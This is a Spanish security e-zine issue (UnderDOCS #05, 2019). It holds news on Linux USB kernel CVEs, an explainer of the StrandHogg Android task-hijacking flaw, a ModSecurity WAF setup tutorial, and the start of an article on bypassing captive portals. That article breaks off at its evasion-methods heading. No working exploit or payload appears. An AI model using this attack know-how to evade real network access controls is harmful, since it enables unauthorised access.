#05

DICIEMBRE 2019
EDICIÓN

ERES LIBRE DE COPIAR, DISTRIBUIR
Y COMPARTIR ESTE MATERIAL.
FREE!

DIGITAL MAGAZINE

La comunidad de Underc0de estará publicando mensualmente aportes sobre Software Libre, Hacking, Seguridad Informática, Programación y mucho más.

*La conciencia del **peligro** es ya la **mitad** de la **seguridad y de la salvación.***

-Ramón J. Sénder.

UNDERC0DE.ORG

UNDERC0DE

UNDERDOCS #05

ACERCA DE UNDERDOCS

ES UNA REVISTA LIBRE QUE PUEDES COMPARTIR CON AMIGOS Y COLEGAS.
LA CUAL SE DISTRIBUYE MENSUALMENTE PARA TODOS LOS USUARIOS DE UNDERC0DE.

ENVÍA TU ARTÍCULO

FORMA PARTE DE NUESTRA REVISTA ENVIANDO TU ARTÍCULO A NUESTRO E-MAIL: REDACCIONES@UNDERC0DE.ORG CON EL ASUNTO **ARTICULO UNDERDOCS**

LLAVEROS, SEÑALADORES DE LIBROS Y CALCOS DE UNDERC0DE (GRATIS)

OBTÉN GRATIS LOS MARCAPÁGINAS Y LAS PEGATINAS DE UNDERC0DE, BÚSCALAS EN TODAS LAS JUNTADAS DE LA COMUNIDAD, EN MENDOZA, ARGENTINA. *DONDE TAMBIÉN SE SORTEAN REMERAS Y TAZAS PARA LOS ASISTENTES.*

> *Si crees que la **tecnología** puede **solventar tus problemas de seguridad**, entonces no entiendes los **problemas** y no entiendes de **tecnología**.*
>
> *-Bruce Schneier.*

EN ESTA EDICIÓN

UNDERTOOLS DIY

EN ESTA SECCIÓN DESCUBRIRÁS **HACKING TOOLS** ÚTILES QUE PUEDES HACER TÚ MISMO, CON APOYO DE UN PEQUEÑO TALLER PRÁCTICO.

OFF TOPIC

ENCUENTRA AL FINAL DE CADA ENTREGA **NUESTRA SECCIÓN ESPECIAL CON**: DESAFÍOS, TEMAS VIRALES, MENSAJES/OPINIONES DE NUESTROS USUARIOS, Y MUCHO MÁS.

CONVERTIR UNA DEBILIDAD EN UNA OPORTUNIDAD.

En nuestra edición número cinco de **UnderDOCS**, tenemos el placer de hacer llegar a ustedes una recopilación de material en la que cada uno de **nuestros colaboradores** a pesar de tener infinidad de actividades que realizar en su vida cotidiana dedican un tiempo, **depositando su empeño y su pasión por la tecnología** para inspirarse y elaborar cada artículo.

Nos llena de alegría ver el camino recorrido con esta revista, además agradecemos a cada uno de los miembros de nuestra comunidad, siendo participes como **lectores-difusores-colaboradores**, por dedicar tiempo para nuestra **E-ZINE**, además de distribuir este material y dar a conocer al mayor número de personas posible, recomendándonos como una revista con artículos de interés.
La comunidad de **Underc0de** les deseamos Felices Fiestas.

```
_____________________☆
_____________________*Paz*
_____________________*Amor.*
_____________________*Éxitos.*
_____________________*Felicidad*
_____________________*Prosperidad*
_____________________*Happy Hacking*
```

CRÉDITOS

UNDERDOCS ES POSIBLE GRACIAS AL COMPROMISO DE

TEAM:

@ANTRAX
@79137913
@BLACKDRAKE
@DENISSE
@DRAGORA
@SADFUD
@AXCESS
@HACKER FASHION
@MR.EBOLA
@MIJAILO_ARSCO

DIFUSIÓN:

UNDERDOCS AGRADECE A LOS PORTALES QUE NOS AYUDAN CON LA DIFUSIÓN DEL PROYECTO:

securityhacklabs.net
tecnonucleous.com
redbyte.com.mx
antrax-labs.org
sombrero-blanco.com/blog

CONTACTO:

INFO@UNDERC0DE.ORG REDACCIONES@UNDERC0DE.ORG

VULNERABILIDAD EN LOS CONTROLADORES USB DEL KERNEL DE LINUX

NOTICIAS INFORMÁTICAS

¿Qué pasa, si Linux es uno de los Sistemas Operativos más seguros?, sí se trata de un SO seguro, pero no quiere decir que sea inmune, cuenta con vulnerabilidades que son parcheadas frecuentemente, a lo largo de los años ha tenido vulnerabilidades muy graves, cabe resaltar que las probabilidades que se descubran antes son altas gracias a ser de código abierto.

Escrito por: @**DRAGORA** | **MODERADOR GLOBAL** UNDERC0DE

Es Ingeniera en sistemas Computacionales, encantada por el mundo geek, Dedicada a Telecomunicaciones**,** y miembro muy activa de la comunidad Underc0de.

Contacto:
underc0de.org/foro/profile/Lily24

El investigador de seguridad **de Google Andrey Konovalov**[1] publicó recientemente un informe identificando 15 vulnerabilidades (CVE-2019-19523 – CVE-2019-19537) en los controladores **USB** en el kernel de Linux. Este es el tercer fragmento de los problemas encontrados de las pruebas fuzzing de la pila USB en el paquete syzkaller. El experto ya había notificado antes otras 29 vulnerabilidades.

[1] David Naranjo, 2019, Andrey Konovalov dio a conocer otros 15 errores más en los controladores USB del Kernel de Linux, www.linuxadictos.com/andrey-konovalov-dio-a-conocer-otros-15-errores-mas-en-los-controladores-usb-del-k

Los problemas dados a conocer, el experto en seguridad describe que se pueden explotar estos errores potencialmente cuando se conectan dispositivos USB fundamentalmente preparados en una computadora. Un ataque es viable si hay acceso físico al dispositivo y puede comprometer al menos un bloqueo del Kernel, pero no se excluyen otras manifestaciones, por ejemplo, para una vulnerabilidad equivalente identificada en 2016, el **controlador USB snd-usbmidi** logró acomodar un exploit para ejecutar código a nivel del Kernel.

En su informe Andrey Konovalov, incluye exclusivamente vulnerabilidades causadas por el acceso a áreas de memoria, ya liberadas (use-after-free) o que conducen al escape de datos de la memoria del kernel. Los problemas que pueden utilizarse para la denegación de servicio no se incluyen en el informe. Las vulnerabilidades podrían explotarse potencialmente cuando se conectan dispositivos USB maliciosos. Las correcciones para todos los problemas mencionados en la referencia ya están incluidas en el núcleo, sin embargo, algunos errores que no están no están corregidos. Algunos errores en los controladores USB del kernel de Linux[2] pueden activarse debido a un dispositivo listo para intrusión externa fueron encontrados con **syzkaller**... Todos estos errores se han rectificado en sentido ascendente mientras muchos otros errores de syzbot USB aún no han sido solucionados.

Las vulnerabilidades altamente peligrosas que pudieran ser utilizadas para llevar a cabo la realización de código de ataque se han corregido en los controladores:

- **Adutux**
- **ff-memless**
- **ieee802154**
- **pn533**
- **hiddev**
- **iowarrior**
- **mcba_usb**
- **yurex**

Bajo **CVE-2019-19532**, se mencionan 14 vulnerabilidades adicionales en los controladores **HID** puesto a errores que permiten escribir externamente de los límites. Los controladores ttusb_dec, pcan_usb_fd y pcan_usb_pro encontraron dificultades que conllevan al escape de datos a partir de la memoria del Kernel. El código de pila **USB** para trabajar con dispositivos de caracteres ha reconocido un problema (CVE-2019-19537) causado por una condición de carrera.

- **CVE-2019-19523:** En el Kernel de Linux preliminar a 5.3.7, hay un descuido de uso que puede ser causado por un dispositivo USB malicioso en: *drivers/usb/misc/adutux.c, igualmente acreditado como CID-44efc269db79.*

[2] ADLab de Venustech, 2019, kernel de Linux: desbordamiento de tres búferes en el controlador wifi marvell, **consultado**:06/12/2019 www.openwall.com/lists/oss-security **Consultado**:22/11/2019.

- **CVE-2019-19524:** En el Kernel de Linux predecesor a 5.3.12, hay un error de uso que puede ser causado por un dispositivo USB malicioso en /input/ff-memless.c driver, asimismo conocido como CID-fa3a5a1880c9.
- **CVE-2019-19532:** En el kernel de Linux previo a 5.3.9, hay múltiples errores de escritura externamente de límites que pueden ser causados por un dispositivo USB malicioso en Linux controladores HID del núcleo, también conocidos como CID-d9d4b1e46d95. Afectando:

  - ✓ drivers/hid/hid-axff.c,
  - ✓ drivers/hid/hid-dr.c,
  - ✓ drivers/hid/hid-emsff.c
  - ✓ drivers/hid/hid-gaff.c,
  - ✓ drivers/hid/hid-holtekff.c
  - ✓ drivers/hid/hid-lg2ff.c,
  - ✓ drivers/hid/hid-lg3ff.c
  - ✓ drivers/hid/hid-lg4ff.c, drivers/hid/hid-lgff.c
  - ✓ drivers/hid/hid-logitech-hidpp.c, drivers/hid/hid-microsoft.c
  - ✓ drivers/hid/hid-sony.c,
  - ✓ drivers/hid/hid-tmff.c
  - ✓ drivers/hid/hid-zpff.c.

- **CVE-2019-14895, CVE-2019-14896, CVE-2019-14897, CVE-2019-14901**

Además, podemos corroborar la tipificación de cuatro vulnerabilidades CVE-2019-14895, CVE-2019-14896, CVE-2019-14897, CVE-2019-14901 en el controlador para chips inalámbricos Marvell, lo que puede inducir un desbordamiento del búfer. Se puede ejecutar un ataque de forma remota enviando marcos, enmarcados de cierta forma cuando se conecta al sitio de acceso inalámbrico de un atacante.

La amenaza más posible es una denegación remota de servicio o bloqueo del kernel, no se descarta la eventualidad de ejecutar código en el sistema, por el momento los problemas que siguen fuera de corrección fueron dados a conocer ya hace varios días en las distribuciones:

- Debian
- Ubuntu
- Fedora
- RHEL
- SUSE

Actualmente se encuentran trabajando en reparar los errores. Incluso que ya se ha presentado un parche para su fijación en el Kernel de Linux para las próximas versiones.

Como consejo hay que mantener el Sistema Operativo actualizado para evitar incidentes.

STRANDHOGG – VULNERABILIDAD DE ANDROID

NOTICIAS INFORMÁTICAS

Investigadores de ciberseguridad han descubierto una nueva vulnerabilidad no parcheada en el sistema operativo Android. Está siendo explotada por **muchas aplicaciones móviles maliciosas**.

Está siendo utilizada en el entorno para robar las credenciales de inicio de sesión bancarias y otras credenciales de los usuarios; además de espiar sus actividades.

Escrito por: @MR.EBOLA | EN COLABORACIÓN CON **UNDERC0DE**

Cesar gusta de compartir sus conocimientos sobre Hacking ético y Blockchain, además de Tecnología y Emprendimiento, mediante su canal llamado HackWise con más de 168k suscriptores en YouTube.

Contacto:
Hackwise.mx
Redes Sociales:
TWITTER | INSTAGRAM | TELEGRAM: @mr.ebola

Ha sido llamada **Strandhogg**; la vulnerabilidad reside en la función multitarea de **Android** que puede ser explotada por una aplicación maliciosa instalada en un dispositivo.

Funcionamiento

Puede **enmascararse** como cualquier otra aplicación, incluida cualquier aplicación del sistema con **privilegios**. Es decir, cuando el **usuario** toca el ícono de **una aplicación legítima**, el **malware** que explota la **vulnerabilidad Strandhogg** puede interceptar y secuestrar esta tarea.

Con esta acción puede mostrar una **interfaz falsa** al usuario en lugar de iniciar la aplicación legítima.

Logrando engañar a los usuarios para que piensen que están usando una aplicación legítima, hace posible que las aplicaciones maliciosas roben convenientemente las credenciales de los usuarios.

Consigue su objetivo usando **pantallas de inicio de sesión falsas**.

> *"La vulnerabilidad permite a un atacante enmascararse como casi cualquier aplicación de una manera altamente creíble". afirman los investigadores[3].*

El atacante engaña con éxito al sistema e inicia la interfaz de usuario de suplantación de identidad.

Al abusar de algunas condiciones de transición del estado de la tarea, es decir, **taskAffinity** y **allowTaskReparenting**".

Cuando la víctima ingresa sus credenciales de inicio de sesión dentro de esta interfaz, los detalles confidenciales se envían inmediatamente al atacante.

Finalmente, este puede iniciar sesión y controlar las aplicaciones sensibles a la seguridad.

Además de las credenciales de inicio de sesión de phishing, una aplicación maliciosa también puede aumentar significativamente sus capacidades engañando a los usuarios.

Una vez engaña al objetivo para que otorguen permisos de dispositivos confidenciales, se hace pasar por una aplicación legítima.


Peligros implícitos

Descubiertos por investigadores de la Empresa de Seguridad Noruega **Promon**, los ataques de secuestro de tareas de **Strandhogg** son potencialmente peligrosos porque:

- Es casi imposible que los usuarios seleccionados detecten el ataque.
- Se puede usar para secuestrar la tarea de cualquier aplicación instalada en un dispositivo.
- Pueden usarlo para solicitar cualquier permiso del dispositivo de manera fraudulenta.
- Se puede explotar sin acceso de root.
- Funciona en todas las versiones de Android.
- No necesita ningún permiso especial en el dispositivo.

[3] promon.co/security-news/strandhogg/

Promon detectó la vulnerabilidad después de analizar una aplicación troyana bancaria maliciosa, dicha aplicación secuestró cuentas bancarias de varios clientes en la República Checa y robándoles su dinero.



Según los investigadores, algunas de las aplicaciones maliciosas identificadas también se distribuían a través de varias **droppers** y aplicaciones de descarga hostiles disponibles en **Google Play Store**.

La firma de seguridad móvil **Lookout** también analizó la muestra maliciosa y confirmó que habían identificado al menos **36 aplicaciones maliciosas** en el entorno que están explotando la vulnerabilidad **Strandhogg**.

Aplicaciones que se han eliminado, a pesar de la suite de seguridad **Play Protect de Google**, las aplicaciones droppers continúan siendo publicadas y frecuentemente pasan desapercibidas. Algunas de estas se descargan millones de veces antes de ser detectadas y eliminadas.

Promon informó la vulnerabilidad de **Strandhogg** al equipo de seguridad de Google hace algunos meses, pero fueron revelados los detalles este mes.

Debido a que el gigante de la tecnología no pudo solucionar el problema incluso después de un plazo de divulgación de 90 días.

Medidas a Tomar

Aunque no existe una forma efectiva y confiable de bloquear o detectar ataques de secuestro de tareas, los usuarios aún pueden detectar tales ataques al vigilar las discrepancias, como:

- Una aplicación en la que ya se ha iniciado sesión y solicita un inicio de sesión.
- Ventanas emergentes de permisos que no contienen el nombre de una aplicación.
- Permisos solicitados desde una aplicación que no debería requerir los permisos que solicita.
- Los botones y enlaces en la interfaz de usuario no hacen nada cuando haces clic en ellos.
- El botón de retroceso no funciona como se espera.

INTRODUCCIÓN Y DESPLIEGUE DE WAFS

SEGURIDAD WEB

Un **WAF** (Web Application Firewall) es un **firewall** a nivel de aplicación web. **OWASP** lo define como:

Un **firewall** para aplicaciones **HTTP**. Aplica un conjunto de reglas que cubren ataques comunes como **XSS, SQLi,** siendo su objetivo el de **bloquear dichos ataques.**

Escrito por: **@BLACKDRAKE** | **CO-ADMIN** UNDERC0DE

Co-Fundador de Red4Sec, dónde actualmente realiza auditorías de seguridad. Apasionado de la seguridad web y blockchain. Además de que posee las certificaciones OSCP y OSWP.

Contacto:
underc0de.org/foro/profile/blackdrake
Redes sociales:
Twitter: @alvarodh5

Tipos de WAF

Hay dos tipos de WAF, los que se residen en la red (es decir son un elemento más de la red) y los que se basan en el servidor de aplicaciones (residen en el servidor). Los WAF son elementos complementarios a las medidas de seguridad que soportan los Firewall clásicos.

Llegados a este punto, no nos debería resultar muy complejo entender el siguiente esquema:

modelos de seguridad

- **Seguridad Positiva:** Este tipo de modelo bloquea todas las peticiones. Sólo acepta las que son seguras, para distinguirlas tiene una serie de reglas.
  A priori parece lo más idóneo ya que nos protegemos de nuevos ataques, pero resulta difícil de mantener si la página web tiene un desarrollo continuo pues nos veremos obligados a modificar las reglas constantemente.
- **Seguridad Negativa:** Este modelo es todo lo contrario al anterior, ya que acepta todas las peticiones, bloqueando las que detecta como amenazas. Puesto a que depende de las reglas, suele ser menos fiable, pues el riesgo de bypass se incrementa.

desplegando mi waf - modsecurity

modsecurity
Open Source Web Application Firewall

Es un módulo para servidores **HTTP** (Apache, NGINX y Microsoft IIS) cuyo propósito es reforzar la seguridad de las aplicaciones Web. **Modsecurity** es **OpenSource**, además, provee un lenguaje de reglas y una **API** para implementar protecciones avanzadas, permitiendo bloquear gran cantidad de ataques webs, convirtiéndose en un efectivo sistema de prevención y detección de intrusos para servidores Web.

Para obtener **modsecurity** deberemos instalar lo siguiente:

```
apt-get install libapache2-modsecurity
```

Una vez instalado, accedemos al directorio (en nuestro caso) de los mods disponibles en Apache, para ello visualizamos (o creamos si no existe) el fichero ***mod-security.conf***.

```
<IfModule security2_module>


    # Default Debian dir for modsecurity's persistent data
     SecDataDir /var/cache/modsecurity


     # Include all the *.conf files in /etc/modsecurity.
     # Keeping your local configuration in that directory
     # will allow for an easy upgrade of THIS file and
     # make your life easier
     Include «/etc/modsecurity/*.conf»


</IfMod>
```

Como se puede observar, simplemente incluye todos los ficheros con la extensión ".conf" alojados en ***/etc/modsecurity***. En dicho *directorio*, tenemos un fichero de configuración recomendado, para activarlo, simplemente debemos renombrarlo y dejarlo con la extensión **.conf.**

```
root@vps322010: /etc/modsecurity# ls
modsecurity.conf-recommended unicode.mapping
```

```
mv modsecurity.conf-recommended modsecurity.conf
```

Modsecurity incluye por **defecto** reglas, éstas están situadas en ***/usr/share/modsecurity-crs*** y hace falta **activarlas** para que empiecen a funcionar, para ello creamos un enlace simbólico de las ***base_rules*** a las ***activated_rules*.**

```
root@vps322010:/usr/share/modsecurity-crs/activated_rules# cp --symbolic-link ../base_rules/* .
```

Tan sólo nos queda activar **modsecurity** en nuestro sitio, para ello nos dirigimos a ***/etc/apache2/sites-avalaible*** y añadimos la información del módulo.

```
<IfModule security2_module>
        SecRuleEngine DetectionOnly
        Include "/usr/share/modsecurity-crs/*.conf"
        Include "/usr/share/modsecurity-crs/activated_rules/*.conf"
</IfModule>
```


> **NOTA:** *DetectionOnly* indica que logeé, pero que no bloqueé, de querer bloquear, también se debería editar en la configuración situada en */etc/modsecurity* (séptima línea) y especificar ***SecRuleEngine*** a ***On***

¡Por último, reiniciamos **apache** y ya tenemos **modsecurity** funcionando!

Para probarlo de forma sencilla, inyectamos un **XSS** vía **GET** en la página, monitorizando los **logs** para comprobar si la regla lo detecta y lo loggea.


Para ello, monitorizamos los **logs** e inyectamos el **XSS**.

```
tail -f /var/log/apache2/modsec_audit.log
```




Como se puede comprobar a continuación la inyección es detectada y registrada.

En la primera parte del log podremos ver los detalles de la conexión:



A continuación, podremos comprobar la respuesta por parte del servidor entregada al **cliente** y las **firmas** que han detectado el ataque.

Por último, visualizamos el tipo de ataque y el modo de actuar del **WAF**.



SALTANDO UN PORTAL CAUTIVO

WIRELESS

Un **Portal Cautivo** es un sistema que controla el acceso y tráfico de un usuario en red, hacia servicios, como es el acceso a internet. Lo hace, interceptando todo el tráfico, de dicho usuario, y desviando las peticiones que hace de accesos, hacia una web donde debe autenticarse primero, utilizando credenciales. Este artículo pretende brindar un acercamiento a su funcionamiento y a los principales métodos de evasión, para saltarse su seguridad.


Escrito por: **@AXCESS** | **MODERADOR GLOBAL** UNDERC0DE

Lic. en Letras y Artes; dirigió su profesión hacia el mundo empresarial, a través de postgrados especializados: Negociaciones Comerciales e Internacionales, Gerencia Empresarial, Marketing, Relaciones Públicas, etc.; Maestría en Auditorías y Seguridad Informáticas Empresariales. Actualmente se desenvuelve en el sector empresarial y de negocios vinculados al sector.

Contacto:
underc0de.org/foro/profile/AXCESS


Bienvenido/Welcome

Es lo primero que observamos cuando estamos en la página principal de un Portal Cautivo. Son muy frecuentes encontrarlos en Wi-Fi´s abiertas: restaurantes, centros comerciales, hoteles, aeropuertos, entornos empresariales, gubernamentales, o en algunos ISP´s, que brindan sus servicios a través de este método.




Es un sistema de seguridad que ha evolucionado con el paso del tiempo, así como existen diversas implementaciones del mismo.

- **Por hardware:** a través dispositivos AP´s que permitan dentro de sus funciones, establecer dicho portal cautivo: Cisco, Mikrotik (con Level 4, o superior), Antica, Antamedia, etc.
- **Por Software:** Ej: Chillispot, PfSense, WifiDog, etc.



- **O una combinación de ambos:** Así sean variados en complejidad y opciones de seguridad (servidores, filtros, firewalls, etc.), así será el "bypassearlos". Por lo general, permiten usar los protocolos DNS, resolviendo cualquier nombre de dominio.



Hacen uso del servicio **DHCP**, donde asignan **IP** y servidores **DNS** a usar al cliente, y pudiera estar anclados a su **MAC**.

elementos que intervienen en el funcionamiento de un portal cautivo [1]

> *No se evade ninguna seguridad si no se entiende cómo funciona y los elementos que intervienen en su arquitectura.*

La estructura[4] más frecuente y de última generación de los Portales Cautivos está compuesta por:

- **Punto de Acceso (AP)**, se encarga de publicar la red con SSID sin autentificación (Wi-Fi abierta). Estos pueden poseer tecnologías de seguridad extras que complementan al portal. Como pudiera ser el "Client Isolation", que aísla virtualmente a los clientes, evitando que estos puedan "verse entre sí", scanear la red o snifar tráfico, acceder a información interna, etc. Esta tecnología es muy sólida y ya lleva unos años en el mercado.
- **Controladora Wi-Fi**, es la que gestiona la configuración y las conexiones entre varios puntos de accesos, de forma que el dispositivo móvil no necesite autentificarse si se desplaza por un área de cobertura. Esta controladora puede ser física, virtualizada, embebida en el punto de acceso (AP), o alojada en nubes públicas o privadas.
- **Servidor DHCP**, proporciona una IP (máscara, IP del default gateway e IP del Servidor DNS). Con frecuencia este servidor está integrado en la controladora Wi-Fi.
- **Servidor DNS**, resuelve las peticiones de nombres de dominio que realice nuestro dispositivo. El Portal Cautivo puede hacer uso de servicios DNS públicos (de Google, CloudFlare, etc.); o propios, los cuales añaden un control extra sobre el tráfico de la red. Pudieran estar imbuidos de firewalls o filtros a la medida de lo que se desee controlar. Son muy efectivos y es la tendencia.
- **Servidor Triple A:** (*Authentication, Authorization and Accounting*); normalmente usa alguno de los siguientes protocolos: RADIUS (es el más usado), TACACS+ o DIAMETER.Y se encarga de **autentificarnos**

[4] Ing. Pavón Serrano, Leandro. Abril 9, 2017. *Portales Cautivos, HTTPS y HSTS*. www.linkedin.com/pulse/portales-cautivos-https-y-hsts-leandro-pav%C3%B3n-serrano. **Consultado**: 20/10/2019.

(comprobar nuestras credenciales), **autorizarnos** (comprobar que tenemos permiso) y **contabilizarnos** (realizar un seguimiento de nuestra identidad y autorización, a lo largo del tiempo que dure la conexión).

- **Servidor de Directorio (Identidades) LDAP**, consiste en una base de datos con las identidades e información de usuarios y dispositivos, incluyendo en muchos casos relaciones jerárquicas y de permisos.
- **Servidor Web con el Portal Cautivo**, es el servidor que aloja las páginas web, como el formulario de inicio de sesión, los términos de uso y condiciones, página de bienvenida, etc.

métodos de evasión

Evadir un **Portal Cautivo** es un **delito informático y es penado**, según la nación. En medios corporativos, gubernamentales, o de contratos de servicios como pudieran ser con un ISP, conduce agravantes.

